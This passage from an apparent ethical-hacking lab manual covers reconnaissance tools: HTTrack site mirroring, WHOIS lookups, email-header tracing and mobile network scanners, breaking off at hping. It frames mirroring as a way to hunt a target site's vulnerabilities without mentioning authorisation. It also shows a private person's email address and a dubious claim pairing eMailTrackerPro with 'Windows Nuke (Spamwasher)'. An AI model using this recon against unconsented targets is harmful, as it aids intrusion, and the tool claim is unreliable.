
configurable by options and by filters (include/exclude), and has an integrated help system. There is a basic command line version and two [GUI](#) versions (WinHTTrack and WebHTTrack); the former can be part of scripts and cron jobs.

HTTTrack uses a [Web crawler](#) to download a website. Some parts of the website may not be downloaded by default due to the [robots exclusion protocol](#) unless disabled during the program.


1. First open the software then you'll see the interface as in the figure




2. now click on the next button and create a project named your target website and then click next




3. now after clicking next now add the full URL of your target website in the add URL section




4. now click ok and then go on the set options button and then go to the scan rules tab and tick all the three boxes and for getting all the media files of the site correctly




5. now click on ok and then click next in the next section you need to tick an option [Disconnect when finished] and click on the finish button.



6. after clicking on the finish button all the required settings will be finished and the tool start to download your website on your local machine.



7. after finishing the download the tool will be disconnected from the site and shows the path to your local machine.



now you can explore the site and its loopholes and vulnerabilities in your local machine. it will save your bandwidth and request and response log in target website servers.


➤ Smart Whois

SmartWhois is a useful network information utility that allows you to find out all available information about an IP address, host name, or domain, including country, state or province, city, name of the network provider, administrator, technical support, and abuse contact information.

Unlike standard Whois utilities, SmartWhois can find the information about a computer located in any part of the world, intelligently querying the right database and delivering all the related records within a few seconds. The program can retrieve information from more than 60 servers all over the world.

SmartWhois can save obtained information to an archive file. Users can load this archive the next time the program is launched and add more information to it. This feature allows you to build and maintain your own database of IP addresses and host names. The obtained records may also be saved in one of the several formats: HTML, text, XML, and XLS. Another useful feature in SmartWhois is the ability to load a list of IP addresses or domain names as a text file and process it.

SmartWhois is capable of caching query results, which reduces the time needed to query an address; if the information is in the cache file it is immediately displayed and no connections to the whois servers are required.



Step 1.

Launch the program.

Step 2.


Type in or paste an IP address, hostname, or domain name. An example of an IP address query is shown below:



A hostname query:



A domain name query:



Step 3.

Click the **Query** button or press the Enter key. The program will try to automatically detect whether you entered an IP address, hostname, or domain and make the respective query. You can also explicitly tell the program which query type should be performed:

Make an IP address or hostname query by clicking **Query =>As IP address / Hostname** or press the Enter key while holding down the Shift and Ctrl keys (Shift+Ctrl+Enter).

Or

Make a domain query by clicking **Query => As Domain** or press the Enter key while holding down the Ctrl key (Ctrl+Enter).

Or

Query the input text as both IP address/hostname and domain by clicking **As IP / Hostname and Domain** or press the Enter key while holding down the Shift and Alt keys (Shift+Alt+Enter).



The default query type and respective hotkey combinations can be customized in (**Settings => Options => Queries**).

You can also save all query results to a SmartWhois archive by clicking **File => Save => All Results**. All contents of the Results tree and the corresponding output will be saved. If you're saving results as a text, XML, or XLS file, you can specify the data fields to be saved.

i. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL <https://www.whois.com/>



2. A search of Target Domain

amazon.com

Updated 2 days ago 

Domain Information	
Domain:	amazon.com
Registrar:	MarkMonitor Inc.
Registered On:	1994-11-01
Expires On:	2024-10-30
Updated On:	2023-05-16
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	ns1.amzndns.co.uk ns1.amzndns.com ns1.amzndns.net ns1.amzndns.org ns2.amzndns.co.uk ns2.amzndns.com ns2.amzndns.net ns2.amzndns.org

WHOIS Lookup Result Analysis

Lookup Result shows complete domain profile, including

- Registrant information
- Registrant Organization
- Registrant Country
- Domain name server information
- IP Address
- IP location
- ASN
- Domain Status
- WHOIS history
- IP history,
- Registrar history,
- Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to <https://whois.domaintools.com> can enter the targeted URL for whois lookup information.



Registrant Contact

Name: Hostmaster, Amazon Legal Dept.

Organization: Amazon Technologies, Inc.

Street: P.O. Box 8102

City: Reno

State: NV

Postal Code: 89507

Country: US

Phone: +1.2062664064

Fax: +1.2062667010

Email: hostmaster@amazon.com

ii. eMailTracker Pro

eMailTrackerPro is a **Windows based email tracker that can be used to monitor employees, senders and recipients**. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spamwasher) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports.

The screenshot shows the eMailTrackerPro v10.0b Advanced Edition software interface. The main window displays a world map with a red line indicating the path of an email trace from Mountain View, California, USA. To the right of the map is the 'Email Summary' panel, which contains the following information:

Email Summary

From: no-reply@accounts.google.com
To: bprasadwakarma@yahoo.com
Date: Fri, 21 Nov 2014 09:55:46 +0000 (UTC)
Subject: Google Account: sign-in attempt blocked
Location: Mountain View, California, USA

Misdirected: No
Abuse Address: arin-contact@google.com
Abuse Reporting: To automatically generate an email abuse report [click here](#)
From IP: 209.85.218.69

System Information:

- There is no SMTP server running on this system (the port is closed).
- There is no HTTP server running on this system (the port is closed).
- There is no HTTPS server running on this system (the port is closed).
- There is no FTP server running on this system (the port is closed).


Network Whois

Domain Whois

Email Header


At the bottom of the interface, there is a green banner advertising a 20% discount for 24 hours, followed by a toolbar with various icons.

iii. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool




Scanning Tool for Mobile


Fing- Network Tool



Network Discovery Tool



Port Droid Tool



b. Scan the network using the following tools:

i. Hping2 / Hping3


Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It 